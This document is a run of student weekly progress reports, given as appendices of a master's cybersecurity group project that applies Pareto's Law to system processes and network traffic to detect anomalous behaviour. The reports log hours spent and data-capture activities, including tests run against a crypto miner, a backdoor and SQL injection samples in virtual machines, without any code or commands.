Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group Discussion with Group members</i>	4
<i>Use of backdoor, telegram and collected the data.</i>	5
Compliance check and data analysis	6
Research and study	3
TOTAL	18 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.22: Weekly Report 9 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 10 From / / To 7 September 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion with Group members and Supervisor	5
Analysis of data	3
Research and study	6
TOTAL	14 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.23: Weekly Report 10 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 11 From / / To 7 September 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion with Group members and Supervisor	4
Analysis of data	3
Report writing	2
Research and study	6
TOTAL	15 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.24: Weekly Report 11 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 12 From / / To 7 September 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
		Fair		

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group Discussion with Group members	1
Report writing	2
Research and study	6
TOTAL	9 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.25: Weekly Report 12 (Anuj Khatri, 21938690)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Khatri
Given Names	Anuj
Student ID	21938690
Master/Major	Masters of Computing / Cyber Security
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 13 From / / To 2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

*Breakdown of the time spent on the project for this reporting week (add more rows if needed).
If you are part of a team, be specific to what you actually did.*

Activity	Number of hours (indicative)
Group Discussion with Group members	4
Report writing	10
Research and study	6
TOTAL	20 (hours)

As this is a 50 CP unit, you are expected to spend at least 18 quality hours per week on this project unit.

Highlights of the achievements made this week:

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.26: Weekly Report 13 (Anuj Khatri, 21938690)

appendix 2.27: Weekly Report 1 (Abdul Aziz, 21952506)

Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect Anomalous behaviour
Group Number	8
Reporting Week	Week 1 (From 21 / 07 / 2025 To 27 / 07 / 2025)

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with unit coordinator about project topic	1
Research on Pareto's law on anomalies	5
Research on tools and environment for our project for extended	6
Discussion between group members to share ideas about starting the project and time management	2
Set up work and project goal.	2
TOTAL	20 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: setup group aim's for this semester
- Highlight 2: Got ideas about Pareto's Principle and tools, environment that we are using for the project achievement.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.28: Weekly Report 2 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 2

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
Excellent				

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with unit coordinator about project topic	2
captured SysGuage data for data collection for system	11.5
Analysis my data: I used first attempt of analysis to CPU Usase for single user	4.5
Analysis How pareto's law worked on Cpu Usase	3
TOTAL	21 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: Captued data by using Sysguage.
- Highlight 2: Analysis my captured data for apply perato's law.
- Highlight 3: According to my analysis for single user of CPU Usage perato's Law worked perfectly.

Further detail to report to your supervisor, please include any concerns you may have:

With your analysis and chart, you showed:

- The top 135 intervals (≈20% of 673 total)
- Are responsible for ~80% of the entire CPU load
- This matches Pareto's Law — small cause, big effect

appendix 2.29: Weekly Report 3 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 3

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
Excellent				

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with unit Team Member about project topic	2
Data Collect for 5 User in Windows 10 as 5,10,15 min	5
Analysis my data: I used first attempt of analysis to CPU Usage for all 5 USER	6
Analysis How pareto's law worked on Cpu Usage and Memory	5
TOTAL	18 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: Captured data by using Sysguage for 5 User in windows 10.
- Highlight 2: Analysis my captured data for apply perato's law.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.30: Weekly Report 4 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 4

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
\				

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with Team Member	4
Group discussion with Professor	1
Analysis Each user data in 20/80 rule for Telegram 6 User	13
Created Parto's Table according to Result for Telegram 6 User	2
TOTAL	20 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: Captured Data for analysis put on Pareto's Table for Telegram in 6 User
- Highlight 2: I got my result for telegram windows 10 Pareto's law complaint.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.31: Weekly Report 5 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 5

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with Team Member	4
Group discussion with Professor	0
Analysis Each user data in 20/80 rule for Brave and Visual Studio 6 User	16
TOTAL	20 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: Captured Data for analysis put on Pareto's law for brave and visual studio in 6 User
- Highlight 2: I got my result for telegram windows 10 Pareto's law complaint.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.32: Weekly Report 6 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 6

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with Team Member	4
Group discussion with Professor	0
Analysis Each user data in 20/80 rule for Brave and Visual Studio 6 User	16
TOTAL	20 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: Captured Data for analysis put on Pareto's law for brave and visual studio in 6 User
- Highlight 2: I got my result for telegram windows 10 Pareto's law complaint.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.33: Weekly Report 7 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Promject Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 7

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
Excellent				

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with unit Team Member about project topic	2
Data Collect for 5 User in Windows 10 as 5,10,15 min for network ping	6
Analysis my data: on network caputed data	11
TOTAL	19 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: Captued data by using Sysguage for 5 User in windows 10.
- Highlight 2: Analysis my captured data for apply perato's law.

Further detail to report to your supervisor, please include any concerns you may have:

appendix 2.34: Weekly Report 8 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 8

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with Team Member	4
Group discussion with Professor	1
Captured data Analysis Each user data in 20/80 rule for crypto miner	16
TOTAL	20 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: Captured Data for analysis put on Pareto's law for crypto miner in 6 User
- Highlight 2: I got my result for crypto windows 10 Pareto's law complaint.

appendix 2.35: Weekly Report 9 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 9

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
<i>Group discussion with Team Member</i>	4
<i>Group discussion with Professor</i>	1
<i>Analysis captured data for crypto miner</i>	16
TOTAL	20 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: *Captured Data for analysis crypto miner for analysis Pareto's law.*
- Highlight 2: *It took huge time and crashed in Vm but Still after many times I managed to do this captured data..*

appendix 2.36: Weekly Report 10 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 10

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with Team Member	4
Group discussion with Professor	1
Analysis captured data in Pareto's Law	9
Start to capture data for backdoor	6
TOTAL	20 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: analysis for analysis crypto miner for analysis Pareto's law.
- Highlight 2: Started data captured with Xampp for backdoor.

appendix 2.37: Weekly Report 11 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 11

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with Team Member	4
Group discussion with Professor	1
Analysis captured data in Pareto's Law	9
Start to capture data for backdoor	6
TOTAL	20 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: analysis for analysis crypto miner for analysis Pareto's law.
- Highlight 2: Started data captured with Xampp for backdoor.

appendix 2.38: Weekly Report 12 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 12

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with Team Member	4
Group discussion with Professor	1
Analysis captured data in Pareto's Law in backdoor	6
Report writing	12
TOTAL	23 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: analysis for analysis crypto miner for analysis Pareto's law.
- Highlight 2: Started data captured with Xampp for backdoor.

appendix 2.39: Weekly Report 13 (Abdul Aziz, 21952506)

Computer Science Project Weekly Progress Report

Surname	Aziz
Given Names	Abdul
Student ID	21952506
Master/Major	Computing/Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week 13

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	\			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with Team Member	4
Group discussion with Professor	1
Analyzing final result.	8
Final Report Writing	12
TOTAL	25 (hours)

Note that as per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, very much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1: writing final report
- Highlight 2: I got my result for telegram with exploit and crypto windows 10 Pareto's law complaint.

appendix 2.40: Weekly Report 1 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 01 From 21/07/2025 To 27/07/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with members and supervisor.	5
Creation of multiple users and captured logs of these users with time interval of 10-15-20 respectively.	8
Further, analyzed these capture logs to identify which are the data fit for Pareto's Law or Principle and make the analysis table.	5
Now, looking into how to identify whether a system is compromised or not.	2
TOTAL	20(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Creation of Multiple Users.

appendix 2.41: Weekly Report 2 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 01 From 27/07/2025 To 03/08/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with members and supervisor.	5
Captured system process logs of four different users with the time interval of 5, 10, and 15 minutes with running different application.	12
After capturing and calculating cumulative frequency values and percentage, made an analysis on them.	5
Create an analysis table.	2
TOTAL	24(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Snapshots of captured data of different users.

appendix 2.42: Weekly Report 3 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 01 From 03/08/2025 To 10/08/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with members and supervisor.	5
Captured system process logs of four different users with the time interval of 5, 10, and 15 minutes with running different application.	10
After capturing and calculating cumulative frequency values and percentage, made an analysis on them.	5
Captured network traffic, and analyzed different protocols, IP address or endpoints.	2
Create an analysis table.	2
TOTAL	24(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Snapshots of captured data of different users.

appendix 2.43: Weekly Report 4 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 01 From 10/08/2025 To 17/08/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with members and supervisor.	5
Creation of six users within windows 10 VM.	1
Captures system processes logs for all users with installing and running VS code, with time intervals of 5, 10, and 15 minutes.	12
TOTAL	18(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Snapshots of six users cration.

appendix 2.44: Weekly Report 5 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 05 From 17/08/2025 To 24/08/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Built an end-to-end Python pipeline to clean SysGuage exports and run Pareto analysis (CPU & Memory).	6
Environment setup in VS Code (interpreter, virtual env) and package installation (pandas, matplotlib).	2
Ran analyses on new logs (e.g., diwash5min.csv), validated outputs, and generated charts/tables.	5
Interpreted results and drafted the report sections with figures and tables. And group discussion with team members and supervisor.	8
TOTAL	21(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

appendix 2.45: Weekly Report 6 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 06 From 25/08/2025 To 31/08/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion and meeting with supervisor	4
Data capture for VS code for six users with time interval 5 min, 10 min, and 15 min.	12
Write a python code for test and analyzed captured data.	2
Report writing.	4
TOTAL	22(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- **Highlight 1:** collected data for six users running VS code, with time interval 5 min, 10 min, and 15 min for pareto compliance.

appendix 2.46: Weekly Report 7 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 07 From 01/08/2025 To 07/09/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion and meeting with supervisor	4
Wrote a code in PowerShell, and capture logs for all six users.	14
Analysis is done for all users.	4
TOTAL	22(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- **Highlight 1:** wrote code in PowerShell and capture logs for all six users.
- **Highlight 2:** did analysis for all captured data.

appendix 2.47: Weekly Report 8 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu			
Given Names	Diwash			
Student ID	21897377			
Master/Major	Masters of Computing/Cybersecurity			
Supervisor (if applicable)	Mihai Lazarescu			
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour			
Group Number	8			
Reporting Week	Week 08 From 07/08/2025 To		14/09/2025	

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion and meeting with supervisor	4
Capture system logs with base(vscode) and exploit database for all six users	16
Study how can we perform well with exploit databases.	2
TOTAL	22(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Highlight 1:** Deals with exploit database.
- Highlight 2:** captured logs with base(vscode), and exploit database for all users.

appendix 2.48: Weekly Report 9 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 09 From 14/09/2025 To 21/09/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with members and supervisor. •	5
Capture logs for all six users with visual studio and exploit database- SQL Injection Authentication Bypass.	13
Did analysis for all captured data.	5
TOTAL	22(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- **Snapshots.**

Process	Instances	CPU	Memory	Threads	Handles	Data	Status	cn	ch
lsass.exe	1	2.858	107.001	10	752		G Normal	2.858	38.97134
lsass.exe	2	1.952	95.851	9	426		G Normal	4.56	50.65541

appendix 2.49: Weekly Report 10 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 10 From 21/09/2025 To 28/09/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with members and supervisor.	5
Capture network traffic for all six users.	13
Did analysis for all captured data.	5
TOTAL	22(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Snapshots.



appendix 2.50: Weekly Report 11 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 11 From 28/09/2025 To 05/10/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with members and supervisor.	5
Capture log for all six users with Telegram and Exploit DataBase.	13
Did analysis for all captured data.	5
TOTAL	22(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Some Snapshots of all six users.



appendix 2.51: Weekly Report 12 (Diwash Limbu, 21897377)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Limbu
Given Names	Diwash
Student ID	21897377
Master/Major	Masters of Computing/Cybersecurity
Supervisor (if applicable)	Mihai Lazarescu
Project Title	Application of Pareto's Law to System Processes and Network Traffic to Detect Anomalous Behaviour
Group Number	8
Reporting Week	Week 12 From 05/10/2025 To 12/10/2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

Breakdown of the time spent on the project for this reporting week (add more rows if needed). If you are part of a team, be specific to what you actually did.

Activity	Number of hours (indicative)
Group discussion with members and supervisor.	5
Capture log for all six users with Telegram and Exploit DataBase.	10
Did analysis for all captured data.	5
Start writing report for final submission.	4
TOTAL	24(hours)

As per the unit outline, you are expected to spend at least 8 quality hours per week on this project unit, much like any 25-credit unit you are studying.

Highlights of the achievements made this week:

- Some Snapshots of all six users.

appendix 2.52: Weekly Report 1 (Samrat Bajgain, 21694785)

COMP 6016 Computer Science Project Weekly Progress Report

Surname	Bajgain
Given Names	Samrat
Student ID	21694785
Master/Major	Master of Computing / Cybersecurity
Supervisor	Mihai Lazarescu
Project Title	Application of Pareto's Law to system processes and network traffic to detect anomalous behaviour
Group Number	8
Reporting Week	Week From 21 /07/2025 To 27 / 07 /2025

What is your own assessment of your progress this week?

Excellent	Good	Fair	Poor	No Progress
	Good			

